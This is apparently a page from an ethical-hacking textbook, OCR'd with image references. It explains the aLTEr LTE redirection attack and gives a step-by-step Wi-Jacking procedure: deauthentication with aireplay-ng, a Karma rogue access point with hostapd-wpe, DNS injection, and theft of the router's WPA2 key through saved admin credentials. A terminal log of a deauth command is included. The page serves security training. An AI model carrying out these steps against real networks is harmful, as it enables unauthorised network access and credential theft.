


User with LTE device
1 Valid input
Fake Tower
2 Modified input
Base Tower
Misleading web address
3
6
7 Redirecting to the malicious website
Internet
4
5
Spoofed DNS
Original Server
Here, spoofed DNS requests malicious website link to the main server
8 Attacker stores user credentials
Attacker
Malicious request or response
Intended/Valid request or response

Figure 16.84: Attack phase of an aLTEr attack

Launch of Wireless Attacks: Wi-Jacking Attack

Step 1	Send **deauth requests** to the victim's device using aireplay-ng to disconnect the victim from his/her legitimate Wi-Fi network
Step 2	Now, perform Karma attack using **hostapd-wpe**, thus luring the victim to connect to the malicious Wi-Fi network
Step 3	Use tools, such as **dnsmasq** and python scripts, to inject malicious URL and lure the victim's browser to load the malicious URL
Step 4	Now, **wait for the victim to access the HTTP page**, and at this moment, the victim's router is updated and restarts automatically
Step 5	Once the victim opens the malicious page, the **browser will automatically load the page**, which has stored credentials
Step 6	Now, stop the Karma attack, and **allow the victim to connect back to his/her legitimate network**; the malicious page remains in the router's admin interface origin along with admin credentials loaded into the JavaScript
Step 7	Use **XMLHttpRequest** to login to the router to extract the victim's WPA2 PSK and further perform any other required malicious changes



```
┌─[✗]─[root@parrot]─[~]
└──╼ #aireplay-ng --deauth 15 -a B4:75:0E:89:00:60 -c 20:A6:0C:30:23:D3 wlan0mon
02:07:13  Waiting for beacon frame (BSSID: B4:75:0E:89:00:60) on channel 11
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
02:07:19  Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
```


Wi-Jacking Attack

Attackers use a Wi-Jacking attack for gaining access to an enormous number of wireless networks. In this attack, the Wi-Fi information of the nearest victims can be retrieved without using any cracking mechanisms. This attack can be used when credentials are saved in the victim's browser, when the victim accesses the same website multiple times, and when the router uses an unencrypted HTTP connection to access the router configuration interface in the browser. Attackers can take advantage of these vulnerabilities to crack WPA/WPA2 networks without going through a single handshake process. The following conditions must be met to perform a Wi-Jacking attack.

- At least one active client device must be connected to the target network.
- The client device must have already connected to any open network and allow automatic reconnection to that network.
- The client device must use a chromium-based web browser.
- The client device's browser must store the admin interface credentials of the router.
- The target network's router must use an unencrypted HTTP connection for the router configuration interface.

Attackers launch a Wi-Jacking attack through the following steps.

